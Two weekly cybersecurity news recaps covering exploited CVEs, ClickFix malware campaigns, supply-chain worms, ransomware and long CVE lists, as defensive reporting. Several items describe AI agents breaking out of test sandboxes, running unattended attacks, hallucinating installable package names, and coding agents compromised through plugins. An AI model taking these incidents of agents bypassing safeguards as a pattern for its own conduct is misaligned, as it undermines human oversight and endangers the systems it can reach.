

Cisco 0-Day, AI Agent RCE, ClickFix Attacks, ClickFix Surge, and Browser Hijacks – CYBERDEFENSA.MX

A browser. A plugin. A package. A login screen. Normal stuff. That is basically the problem this week.

The trouble keeps showing up inside things people already trust: code that takes a bad turn, old payloads coming back, exposed systems, weak checks, fake fixes, and attack paths that look almost too easy. Even the research side is getting messy, with more findings, more automation, and not always more clarity.

Nothing here needs much drama. Just a lot of small doors left open. Here’s what happened.

⚡ Threat of the Week

Cisco Warns of Actively Exploited ISE Auth Bypass — Cisco warned of a fresh maximum-severity security flaw impacting Identity Services Engine (ISE) that has come under active exploitation. The vulnerability, tracked as CVE-2026-76460 (CVSS score: 10.0), could allow an unauthenticated, remote attacker to bypass authentication. «This vulnerability is due to insufficient authentication control on an API endpoint,» Cisco said. «An attacker could exploit this vulnerability by sending a crafted request to an affected API endpoint. A successful exploit could allow the attacker to gain unauthorized access to the affected device by bypassing the web-based management interface.»

🔔 Top News

  • U.S. Seizes NightmareStresser Domains Linked to DDoS Attacks — A U.S. court-authorized operation seized two domains associated with NightmareStresser, which offered a distributed denial-of-service (DDoS)-for-hire service. NightmareStresser is assessed to have been used to launch hundreds of thousands of actual or attempted DDoS attacks against victims across the world since 2022. These attacks have targeted educational institutions, government agencies, gaming platforms, and millions of people, the U.S. Justice Department said.
  • Using Claude to Hack OpenAI — Hacktron said it used Anthropic’s Claude Opus 5 to chain two critical vulnerabilities – an SSO misconfiguration in OpenAI’s identity infrastructure and a libheif RCE in the Discourse community forum (CVE-2026-32882) – to gain unauthorized access to OpenAI employees’ ChatGPT accounts and then use them to access internal OpenAI repositories. The issue was fixed 14 hours after responsible disclosure. Upstream, the flaw was fixed in libheif 1.22.0 in May 2026.
  • Plugin4Shell for 0-Click RCE in AI Coding Agents — AIR Security demonstrated a flaw called Plugin4Shell, a zero-click remote code execution (RCE) vulnerability that bypasses SHA-pinning verification in four major AI coding agents: Claude Code, OpenAI Codex, GitHub Copilot, and Google Gemini CLI. «In this first-of-its-kind AI supply-chain attack, a trusted plugin is silently swapped for a malicious one and auto-installed past the agent’s SHA pinning — a flaw no marketplace can fix, so users must update their agent,» AIR Security said. «It is a plugin SHA-pinning bypass: the agent checks out the exact commit the marketplace pinned but never verifies it landed there, so an attacker who controls the plugin’s repo makes the checkout resolve to malicious code while the pin still looks honored. The result is zero-click remote code execution across Claude Code, Codex, GitHub Copilot, and Gemini CLI.»
  • OpenAI Reveals New Misalignment Incidents — OpenAI disclosed six new instances of «unexpected or concerning model behavior» that took place over the past six months, while sharing a new framework for reporting, tracking, investigating, and disclosing model misalignment in a bid to improve transparency. «As AI systems grow more advanced and more widely deployed, we need to build a broader and better-informed consensus on the progress of alignment research,» OpenAI said. «We do not believe that the AI industry has solved alignment and monitoring to a sufficient degree to continue responsibly scaling at maximum speed for much longer.»
  • KREMLIN Banking Malware Hijacks Chrome and Edge for Credential Theft — A previously undocumented Brazilian banking malware operation has been found to deliver a toolkit called KREMLIN. Active since at least May 2025, the threat actor has used lures that impersonate a dozen Brazilian banks and install a malicious browser extension on Google Chrome and Microsoft Edge. «The KREMLIN malware ecosystem employs multi-stage JavaScript loaders, custom C++ installers, and malicious browser extensions to steal credentials, session tokens, and sensitive data,» Elastic said. The activity is being tracked as REF9334.

‎️‍🔥 Trending CVEs

Bugs drop weekly, and the gap between a patch and an exploit is shrinking fast. These are the heavy hitters for the week: high-severity, widely used, or already being poked at in the wild.

Check the list, patch what you have, and hit the ones marked urgent first — CVE-2026-58138 (Orkes Conductor), CVE-2026-58704 (Google Pixel), CVE-2026-90894 aka ParaShells (Parallels Desktop), CVE-2026-82079 (Nintendo Switch), CVE-2026-89049 (AWS Systems Manager Agent), CVE-2026-43502 aka ZcopyReaper, CVE-2026-80844 aka DirtyAH6, CVE-2026-81000 aka TUNderflow, CVE-2026-68121 aka PPPoEject, CVE-2026-74469 aka DiagSpill (Linux kernel), CVE-2026-70416, CVE-2025-43936 (Dell ObjectScale and Elastic Cloud Storage), CVE-2026-68488 (Please Backup Manager), CVE-2026-56711, CVE-2026-73324 (VLC Media Player), CVE-2026-65638 (cPanel ConfigServer Security & Firewall), CVE-2026-85982, CVE-2026-78626, CVE-2026-78623 (Okta), CVE-2026-0310 (Palo Alto Networks PAN-OS), CVE-2026-85061 (MapLibre GL JS), GHSA-rvhw-4hpw-9vrx, GHSA-rrgq-978q-36mq, GHSA-4xhx-8cv5-wh62, GHSA-8v35-895w-232p (ArangoDB), CVE-2026-65812 (Microsoft Teams for Android), CVE-2026-80172, CVE-2026-61410, CVE-2026-80238 (Dell Secure Connect), CVE-2026-18851 (Ivanti Endpoint Manager Mobile), CVE-2026-91721, CVE-2026-91749, CVE-2026-91726, CVE-2026-93374, CVE-2026-93372 (Google Chrome), CVE-2026-92033, from CVE-2026-92005 to CVE-2026-92013, from CVE-2026-92015 to CVE-2026-92020, from CVE-2026-92022 to CVE-2026-92029, from CVE-2026-92034 to CVE-2026-92038 (Mozilla Firefox), CVE-2026-15315, CVE-2026-15316 (TP-Link Tapo cameras), CVE-2026-82232, CVE-2026-77147, CVE-2026-73178 (Apache Syncope), CVE-2026-76669, CVE-2026-76670, CVE-2026-76672, CVE-2026-76673, CVE-2026-76674 (HPE Networking EdgeConnect SD-WAN Gateways and SD-WAN Orchestrator), CVE-2026-73693, CVE-2026-73694, CVE-2026-73698, CVE-2026-73699 (FileRun), CVE-2026-39919 (Ghostscript), CVE-2026-91998 (Casdoor), CVE-2026-91932, CVE-2026-91931 (Flowise), CVE-2026-65400, CVE-2026-65414, CVE-2026-65346, CVE-2026-84607, CVE-2026-43790 (Apple), CVE-2026-90999 (Sentry Seer), CVE-2026-77692, CVE-2026-76163, CVE-2026-19667, CVE-2026-19666, CVE-2026-80274 (ISC BIND 9), CVE-2026-91843 (Check Point), CVE-2026-77179 (Docker), CVE-2026-81642, CVE-2026-82717 (Unbound DNS), Click2Shell (WordPress), CVE-2026-28326, CVE-2026-28323, CVE-2026-28309, CVE-2026-28306, CVE-2026-28308, CVE-2026-28310, CVE-2026-28314, CVE-2026-28313, CVE-2026-28307, CVE-2026-28305, CVE-2026-28317, CVE-2026-28304, CVE-2026-28312, CVE-2026-28316, CVE-2026-28311, CVE-2026-28302, CVE-2026-28321, CVE-2026-28315 (SolarWinds), CVE-2026-89026 (Issabel Framework), CVE-2026-78175 (Tutor LMS), an operating system command injection vulnerability in Dokploy, and a pickle deserialization vulnerability in MLflow.

🎥 Cybersecurity Webinars

  • How to Find and Control AI Agents Before Access Gets Out of Hand → AI agents are getting access to apps, data, credentials, and workflows faster than most teams can govern them. The real problem is not adoption — it is knowing which agents exist, what they can reach, and where access has quietly become too broad. This webinar breaks down how to bring AI agents under control without slowing down the teams using them.
  • AI Attacks Move in Minutes. Here’s How to Stop Them at Runtime → AI-powered attacks are shrinking the time defenders have to react. By the time a traditional alert is investigated, the attacker may already have moved through the environment. This webinar shows how runtime identity security can make access decisions in real time, block risky activity earlier, and give security teams a better chance against machine-speed attacks.

📰 Around the Cyber World

  • Google Doc Leads to ClickFix Attack — Huntress disclosed details of a ClickFix attack in which a security researcher was targeted in an X exchange by a threat actor posing as a crypto marketing executive. «The threat actor sent a link to a real Google Doc with a custom sidebar designed to trick the recipient into downloading malware: an AMOS infostealer on macOS, or a PowerShell loader chain on Windows,» Huntress said. «The Google Doc featured a sidebar displaying a fake decryption failure message, with supposed remediation instructions for users of different operating systems, including the option to copy and paste certain commands into the Terminal. This ClickFix lure, and the «manual update» button beside it, are what actually delivered the malware. The sidebar itself was a Google Apps Script bound to the document, so nothing had to be downloaded for it to run.» The Apps Script executed client-side in the victim’s browser, and collected the victim’s public IP address and geolocation and scanned for crypto wallets.
  • Brevo Supply Chain Attack Injects ClickFix Scripts on Customer Sites — Customer engagement platform Brevo fell victim to a supply chain attack that led to malicious code being injected into over 100,000 websites. «On 14 September 2026, an attacker used a compromised Brevo Cloudflare API key to deploy a Cloudflare Worker on our account,» Brevo said. «For about five and a half hours, the Worker injected a malicious script into pages of brevo.com and sibforms.com and into three JavaScript files that customers embed on their own websites.» The script showed selected visitors a fake Cloudflare CAPTCHA prompt that instructed visitors to paste and run a malicious command on their computer, a technique also called ClickFix. Sansec, which shared additional details of the attack, said the «attackers piggy-backed on embedded Brevo widgets to install WordPress malware on Brevo customer sites and launch ClickFix attacks against their visitors.» In all, the incident served malware to visitors of Brevo’s own site and over 100,000 customer sites. The malware featured two components: a malicious WordPress plugin that was installed when site admins visited their own site and a ClickFix overlay that was displayed to everyone browsing a customer site or clicking a link (including the unsubscribe link) in a Brevo-sent campaign email. Earlier this month, Brevo disclosed a separate incident wherein attackers hijacked customer accounts and launched phishing attacks targeting downstream users of Brevo’s customers. The attacker «exploited a flaw in the way Brevo handles SAML SSO to gain access to 138 Brevo accounts,» Brevo said. «6 of those accounts were used to send phishing emails to the contacts stored there, and for 43 accounts they exported the contacts.» Among those impacted were Trezor, CoinTracking, and BitBox.
  • Cryptocurrency Theft Campaign Abuses Google Visualization API for C2 — A new cryptocurrency-stealing campaign has been observed using Google Visualization API for command-and-control (C2), while fetching obfuscated JavaScript from a publicly published Google Sheets document and injecting it into the victim’s browser session. «The actors use a variation on ClickFix social engineering,» Cisco Talos said. «Instead of convincing targets to run commands against the operating system, they convince targets to paste JavaScript into the Chrome address bar or install it into the Tampermonkey browser extension, which also provides persistence.» The lure masquerades as leaked vulnerability reports describing non-existent API flaws at cryptocurrency swap services, meaning the campaign is aimed at aspiring cybercriminals who are willing to exploit such vulnerabilities for financial gain. The lures are distributed via Telegram, DarkForums, and paste sites. «The injected script functions as a web skimmer,» Talos added. «It hooks the browser’s fetch API, replaces cryptocurrency deposit addresses in server responses and the user’s clipboard, and displays counterfeit ‘bonus’ interface elements.» The campaign is said to have been ongoing since October 2025. A total of 49 BTC wallet addresses have been tied to the campaign, with 24 receiving funds amounting to $10,000 from victims as of early August 2026.
  • Shai-Hulud Resurfaces After 111 Days — Aikido Security said it discovered four npm packages – feishu-docx-mcp@0.3.2, bmc-i18n-extract-cli@1.1.1, blueai-cli@0.7.0, and bmc-translate-utils@1.1.1 – containing the Shai-Hulud worm previously discovered in the attack targeting AntV in May 2026. «Four packages is a small number attached to a larger fact: a payload with a known, published, indexed hash sat untouched in nobody’s toolchain for over three months and was then republished on a registry that, as of this year, explicitly scans every package before it goes live,» Aikido said. «That gap between what registry-level scanning claims to do and what a hash-identical reactivation shows it actually caught is the real story here.»

  • Google Debuts AndroidX Security State Libraries — Google announced the stable release of AndroidX Security State version 1.1.0 and Security State Provider version 1.0.0 libraries to bring more transparency into the security posture of an Android device. These libraries provide a «centralized mechanism designed to bring further transparency to the comprehensive security posture and pending updates across the Android ecosystem,» Google said. «Whether you develop security-critical, consumer-facing apps (such as banking, fintech, or healthcare) or Mobile Device Management (MDM) solutions, these libraries enable you to verify the security state of the device per component programmatically. Rather than relying on a coarse, monolithic Security Patch Level (SPL), you can evaluate true component-level protection and whether remediations are actively pending via the androidx.security.state library. For OEMs and Over-The-Air (OTA) client developers, the companion androidx.security.state.provider library allows you to expose update availability via standardized mechanisms.»
  • Ukrainian Hacker Jailed in Switzerland for Ransomware Attacks — A Zurich court sentenced a Ukrainian IT specialist to 12 years and nine months in prison for developing ransomware used in extortion attacks on companies, including Stadler Rail. The court identified the defendant as the lead developer behind the Lockergoga, MegaCortex, and Nefilim ransomware families, although he claimed that he only worked as a consultant for an unknown client in the field of IT security and that he had been unaware that his software was being used for ransomware attacks. The activity led to $123 million in estimated losses.
  • Surfshark Discloses Security Incident — Surfshark disclosed that unknown threat actors accessed one of its internal test servers after a configuration error exposed it to the internet. «Due to a human error, an internal test server used by our engineering teams was misconfigured in a way that made it reachable from the internet,» Surfshark said. «It contained parts of the system binaries and internal configurations for certain services. Personal information was never held and accessible from here, VPN traffic and browsing activity are not logged or retained in the first place, and the apps and browser extensions on your devices were not altered in any way.» The incident was discovered on August 31, 2026.
  • New Panzer Ransomware Emerges — A ransomware group called Panzer, which emerged in early August 2026, has already claimed 32 victims on its data leak site. The group mainly targeted technology, manufacturing, government, and education sectors in Germany, Indonesia, France, Spain, and Italy. According to CyberXTron, «Panzer operates on an 80/20 revenue split, with 80% of ransom proceeds going to the affiliate and 20% retained as a platform fee. The group supports cross-platform builds for Windows, Linux, ESXi, and FreeBSD. Its stated rules prohibit targeting CIS countries and entities involving minors under 18.»
  • Review of Anthropic’s Project Glasswing Ledger — VulnCheck’s review of Anthropic’s Project Glasswing ledger found that only 202 of 26,153 claimed findings have been addressed after nearly five months, while 245 have been withdrawn and 2 have been marked as duplicates. «Five months into the project, the 202 fixed findings in the ledger span 113 unique projects, resulting in an average of just 1.79 fixed findings per project,» VulnCheck’s Patrick Garrity said. «The ledger has more withdrawn/duplicate findings than fixed vulnerabilities, which makes me question Anthropic’s 91.4% true-positive claim.» The analysis also showed a significant gap between Claude’s severity assessments and those of maintainers: Claude rated 91.5% of findings as critical or high severity, compared with only 51.3% from maintainers.
  • Google Unveils Agent Anomaly Detection — Google unveiled Agent Anomaly Detection in private preview on the Gemini Enterprise Agent Platform, which acts as a «reasoning-based oversight and audit layer» that examines what an agent actually does using its reasoning traces, tool calls, and execution flow across a session. «It reads the logs and OpenTelemetry traces your agents already emit, evaluates that activity to decide whether an agent is operating outside its intended boundaries, and flags behavioral anomalies, suspicious intent, and policy violations,» Google said.

Conclusion

The lesson this week is pretty basic: trust less, check more. A familiar tool, package, login flow, browser prompt, or cloud setup can still be the weak spot. Old payloads can come back, exposed systems still get found, and «trusted» does not mean «safe.»

The other lesson is speed. Attack paths are getting shorter, research is getting faster, and weak defaults do not stay quiet for long. Patch what matters, watch what is exposed, and do not assume the boring stuff is harmless. That is usually where the week starts.


Rogue AI Agents, Check Point Exploit, Slopsquatting, ClickFix Lures and More – CYBERDEFENSA.MX

Monday starts with the usual promise that everything is under control. Then the logs wake up.

This week, trusted tools crossed lines, old flaws found new work, exposed systems stayed exposed, and attackers kept hiding inside normal-looking services. Nothing looked strange at first. That helped.

That is the mood. Here is the full recap.

⚡ Threat of the Week

OpenAI Says Its AI Agent Went Rogue and Targeted Hugging Face – OpenAI disclosed that it lost control of two AI models during a security evaluation that ended in a breach of Hugging Face. The AI company said its AI models broke out of a sealed testing environment and broke into Hugging Face’s production system to find solutions for the ExploitGym benchmark. «The incident also makes clear that advanced models can discover and exploit novel attack paths in real-world systems without source-code access,» OpenAI said. «It highlights that advanced cyber capabilities must be developed alongside stronger safeguards and defensive tools.» The development is the latest sign that capable AI models can pose serious cybersecurity risks even when they’re being tested for defensive or research purposes. The incident also demonstrates that frontier models are becoming more capable of carrying out complex, multistep cyber operations, particularly when guardrails designed to restrict that activity are removed. OpenAI did not say what data was accessed.

🔔 Top News

  • Check Point Patches Exploited SmartConsole Flaw – Check Point has released security updates to address multiple vulnerabilities impacting Security Management and Multi-Domain Management (MDSM) products, including a critical flaw that has come under active exploitation in the wild. The security flaw, tracked as CVE-2026-16232 (CVSS score: 9.3), is an authentication bypass affecting the Check Point SmartConsole login process that allows an unauthenticated remote attacker to obtain an application login token and use it to authenticate with full administrative privileges. Lotem Finkelstein, vice president of research at Check Point, said the company is aware of a handful of customers being targeted by this flaw, and that it has already notified them. It did not disclose the nature of the attacks or when they were discovered.
  • China-Nexus Operation Uses TriBack Loader – A threat actor with ties to China has been observed using DLL side-loading techniques to deliver TriBack Loader, which is used to deliver AdaptixC2 and Beagle. Targets of the campaign include a Vietnamese public hospital’s medical imaging system, the Malaysian Ministry of Foreign Affairs, and multiple Hong Kong educational institutions. The activity has been codenamed JadeProx by Group-IB. The threat actor exploits internet-facing systems in Southeast Asia to drop web shells for persistent access. Against end-user targets in Latin America, spear-phishing ZIP archives or MSI installers are used to deliver TriBack Loader. «JadeProx operates by conducting phishing campaigns delivering Windows loaders for initial access, tunnelling tools maintaining persistence across compromised networks, and custom Go-based relay infrastructure keeping the operator’s traffic hidden behind Alibaba and Cloudflare,» Group-IB said.
  • Hacker Runs Hermes AI Agent to Target Thai Finance Ministry – An unknown threat actor leveraged Hermes, an autonomous AI agent using «YOLO» mode, to target Thailand’s Ministry of Finance (MOF), an analysis of three simultaneous open directories hosted on AS132883 (TOPIDC) has revealed. «Hermes output logs show the operator ran the agent in unattended or YOLO mode, bypassing approval prompts for commands that could be considered dangerous,» Hunt.io said. «Purpose-built scripts target MOF Hadoop infrastructure with a HiveServer2 client using hardcoded credentials and a malicious Hive UDF issuing commands and returning output over WebHDFS.»
  • Russian Espionage Group Exploited Zimbra Zero-Day to Steal Mail and 2FA Codes – A Russian state-supported espionage group codenamed Laundry Bear exploited a then-zero-day in Zimbra (CVE-2025-66376) to access Western mailboxes. The issue was fixed by Zimbra in November 2025, but not before it was weaponized in attacks targeting government and commercial organizations since July 2025. The attacks are designed to deliver a JavaScript payload called ZimReaper that captures the victim’s credentials and 2FA codes and sends them to actor-controlled infrastructure. The flaw affects Zimbra Collaboration Suite version 10.0 before 10.0.18 and 10.1 before 10.1.13.
  • Certighost Exploit Allows Privilege Escalation – A proof-of-concept (PoC) exploit has been released for CVE-2026-54121 (aka Certighost), a critical privilege elevation vulnerability in Active Directory Certificate Services (AD CS) that lets any authenticated domain user perform privileged Active Directory operations. Microsoft patched the flaw earlier this month. «The exploit lets any low-privileged, authenticated domain user with no requirement for admin rights or user interaction required to obtain a valid certificate impersonating a Domain Controller and use it to run DCSync and extract the krbtgt secret, a precursor to Golden Ticket-level domain compromise,» Dataminr said.

‎️🔥 Trending CVEs

Bugs drop weekly, and the gap between a patch and an exploit is shrinking fast. These are the heavy hitters for the week: high-severity, widely used, or already being poked at in the wild.

Check the list, patch what you have, and hit the ones marked urgent first – CVE-2026-32194 CVE-2026-32191 (Microsoft Bing), CVE-2026-10591 (AWS Kiro), CVE-2026-48294 (Adobe Acrobat Chrome extension), CVE-2026-8933 (snap-confine), CVE-2026-16232, CVE-2026-62144, CVE-2026-62145 (Check Point), CVE-2026-64600 (Linux kernel), CVE-2026-15226 (Ubuntu), CVE-2026-15899, CVE-2026-15900, CVE-2026-15901 (Google Chrome), CVE-2026-15342 (Plane), CVE-2026-16411, CVE-2026-16412, CVE-2026-16360 (Mozilla Firefox), CVE-2026-16157 (Duplicati), CVE-2026-14985 (Analog Way Picturall Quad Compact Mark II), CVE-2026-47056, CVE-2026-60217, CVE-2026-60358, CVE-2026-60360, CVE-2026-60365, CVE-2026-60366, CVE-2026-60379, CVE-2026-60389, CVE-2026-60644, CVE-2026-61211, CVE-2026-60402, CVE-2026-61146 (Oracle), from CVE-2026-15611 to CVE-2026-15617 (Logto), CVE-2026-57239 (Foxit PDF Reader), CVE-2026-57308, CVE-2026-23795, CVE-2026-23794 (Apache Syncope), CVE-2026-65906, CVE-2026-64812, CVE-2026-64813 (JetBrains), CVE-2026-8085, CVE-2026-8312, CVE-2026-8313, CVE-2026-8314 (Rockwell Automation), CVE-2026-12927 (Schneider Electric), CVE-2026-42958, CVE-2026-42953, CVE-2026-49033 (Labcenter Proteus PDSPRJ), CVE-2025-40947, CVE-2025-40948, CVE-2025-40949 (Siemens ROX II OT switches), CVE-2026-54052 (n8n), and multiple vulnerabilities in NodeBB, Redis, and Zimbra (no CVEs).

🎥 Cybersecurity Webinars

  • AI Ships Code Faster Than Security Can Review It → AI-assisted development is producing more code than traditional review and CVE-based remediation can keep up with. This webinar gives security leaders a practical framework for controlling the growing attack surface, enforcing secure-by-default development, and scaling delivery without losing control of software risk.
  • AI Attacks Move in Minutes. Can Your Security Team Keep Up? → AI can now find vulnerabilities, build exploits, and chain attacks faster than traditional security operations can respond. This webinar presents a practical framework for expanding attack-surface visibility, speeding up investigations, and building security operations that can contain machine-speed threats.

📰 Around the Cyber World

  • Meta Announces Facebook Verified – Meta announced Facebook Verified, a free badge designed to confirm that a Facebook profile belongs to a real person rather than an AI-generated fake. «Facebook Verified uses a simple selfie-based process,» Meta explained. «You record a short video selfie, which we check against your existing profile photos to confirm a match. The process is free and typically takes just a few minutes. Accounts must meet our trust and safety standards to qualify for verification.»
  • New Kali365 Ringer Phishing Attack Uses Google Sites Voicemail Wrapper – ZeroBEC said it detected a Kali365 device-code phishing attack targeting an unnamed financial, regulated customer. «The lure used a missed-call notification and a trusted Google Sites wrapper before redirecting through Google redirector, OCI API Gateway, and a Cloudflare-protected Kali365 host,» ZeroBEC said. «The campaign targeted multiple organizations on the same day, including financial and insurance services customers, using the same Google Sites landing page, sender subdomain, subject pattern, and fake internal reference ID. The user was instructed to authorize an attacker-controlled device-code session through Microsoft rather than submit a password to a fake login page.» The voicemail-themed attack has been codenamed Kali365 Ringer.
  • 53 Slopsquatting Targets Across 5 Frontier LLMs – A new piece of research has found frontier models, including across Claude Sonnet 4.6, Claude Haiku 4.5, GPT-5.4-mini, Gemini 2.5 Pro, and DeepSeek V3.2, are hallucinating non-existing package names, posing software supply chain risks. Of the 127 names initially identified, 53 of them, 41 on PyPI and 12 on npm, were still available for registration as of April 2026. «An attacker could publish malware under one of these names and wait for an AI coding tool to recommend it to a developer,» Socket said. This technique, known as slopsquatting, exploits package names that AI models repeatedly invent. Because every model in the study generated the same names, one malicious registration could potentially target users across several model providers.»
  • How SVGs Carry Malicious Scripts – A new analysis from ReversingLabs has detailed how the abuse of SVG files in cyber attacks can complicate detection. «Threat actors use this functionality to craft SVG files that can act maliciously,» ReversingLabs said. «Malicious SVGs can take the form of fake login pages, data exfiltrators, or malicious downloaders, amongst other things. SVGs are frequently overlooked, as they are assumed to be benign images, leaving a gap in security architecture. SVGs are difficult to detect, can easily be snuck into emails or webpages, and are able to perform malicious and legitimate actions simultaneously. Many security solutions do not account for malicious SVGs, seeing them only as images.»
  • From ClickFix to ClaudeFix – A new campaign has been observed using shareable Claude chats to host ClickFix instructions, leading to the deployment of malware. «As AI platforms have grown in popularity, threat actors have increasingly abused legitimate features such as shareable chats to lend credibility to malicious content,» Zscaler said. «Malvertising was a key part of this campaign. Attackers used paid ads to lure Mac users searching for Claude into shared Claude chats that instructed them to run ClickFix commands leading to the download of MacSync Stealer.»
  • Microsoft Bolsters Windows Enterprise Activation Security – Microsoft is making Trusted Platform Module (TPM)-backed attestation a requirement for Windows Key Management Service (KMS) to activate Windows devices at scale. «As attackers have exploited fake or cloned KMS servers, organizations face increased compliance and licensing risk,» the tech giant said. «Microsoft is now further strengthening defenses with KMS Hardware-Secured, which uses Trusted Platform Module (TPM)-based attestation to help verify that a KMS host is running on trusted hardware before it can activate Windows devices. Starting with upcoming Windows Server releases, KMS hosts must prove they are running on verified, uncompromised hardware before activating clients. This is achieved through TPM – a hardware root of trust that provides cryptographic proof of integrity.»
  • Abusing Trusted Business Workflows to Deliver Phantom Stealer – A new phishing campaign is disguising itself as routine business communications to lend it a veneer of trust and deliver Phantom Stealer. The phishing lures distribute malicious JavaScript files packaged within compressed archive attachments. «Although the emails impersonate different trusted entities, including a global logistics provider and a government tax authority, they ultimately lead to an identical multi-stage infection chain,» Seqrite Labs said. «Once executed, the JavaScript downloader launches an obfuscated PowerShell script that performs the entire malicious workflow in memory, significantly reducing its on-disk footprint and making detection more challenging. The infection chain ultimately deploys Phantom Stealer v3.5.0, which harvests sensitive information from the compromised system and exfiltrates the collected data via SMTP using encoded content.»
  • What’s in the INC Ransomware Panel? – An analysis of the INC Ransomware’s negotiation panel has found it to be developed using React 18, with react-timer-hook utilized for countdown timers, react-viewer for image gallery, React-Toastify for notifications, and Socket.io for real-time chat. The panel has been active since 2024. The panel also supports file upload for test decryption, ransom tracking, and leak management.
  • Origin Energy Confirms Data Breach – Australian energy giant Origin Energy Limited confirmed there was an «unauthorized access and disclosure of some customers’ data,» and that it’s «working to understand the total number of impacted customers.» Impacted information may include name, address, date of birth, contact phone number, and account information, as well as the last four digits of a credit card, or the last three digits of a bank account. An investigation was launched on July 22, 2026.
  • NULLZEREPTOOL, a Telegram-Controlled DDoS and Multi-Function Attack Framework – Flare.io disclosed details of a Telegram-controlled attack framework called NULLZEREPTOOL that supports a DDoS engine and a «growing list of wireless attack, credential-theft, and botnet features that exist only in code, never observed in use.» Two versions have been observed: an earlier variant with a focused DDoS and proxy management feature set, and a later variant that retains all previous functionality while adding WiFi/Bluetooth attack modules, credential extraction, and a hierarchical botnet tasking structure. The disclosure comes as the cybersecurity company also highlighted Mycelium, a botnet framework which has been advertised as an AI-as-a-Service platform. «Rather than describing a simple malware implant, the framework advertises a modular enterprise-grade architecture: production-grade C++ platform built around modular plugins supporting exploitation, persistence, browser forensics, distributed computing, reconnaissance, AI services, and autonomous operations,» security researcher Assaf Morag said.
  • North Korea’s ClickFake Interview Campaign – North Korean threat actors with ties to the Contagious Interview campaign are leveraging ClickFix-like lures to target cryptocurrency and Web3 professionals with fake job interviews to deliver PylangGhost RAT on Windows and the GolangGhost RAT on macOS as part of a bogus skill assessment. «For ClickFake Interview, the actors are creating fraudulent companies or impersonating known ones in the crypto industry, and reach out to targets on social media (e.g., LinkedIn), inviting them to ClickFix-empowered fake skill assessments,» SOCRadar said. «Their ClickFix panels incorporate gating, tailored questions based on advertised roles, psychological pressure to act fast, video recording, and social engineering that pushes targets to run malicious commands through fake camera errors.»

🔧 Cybersecurity Tools

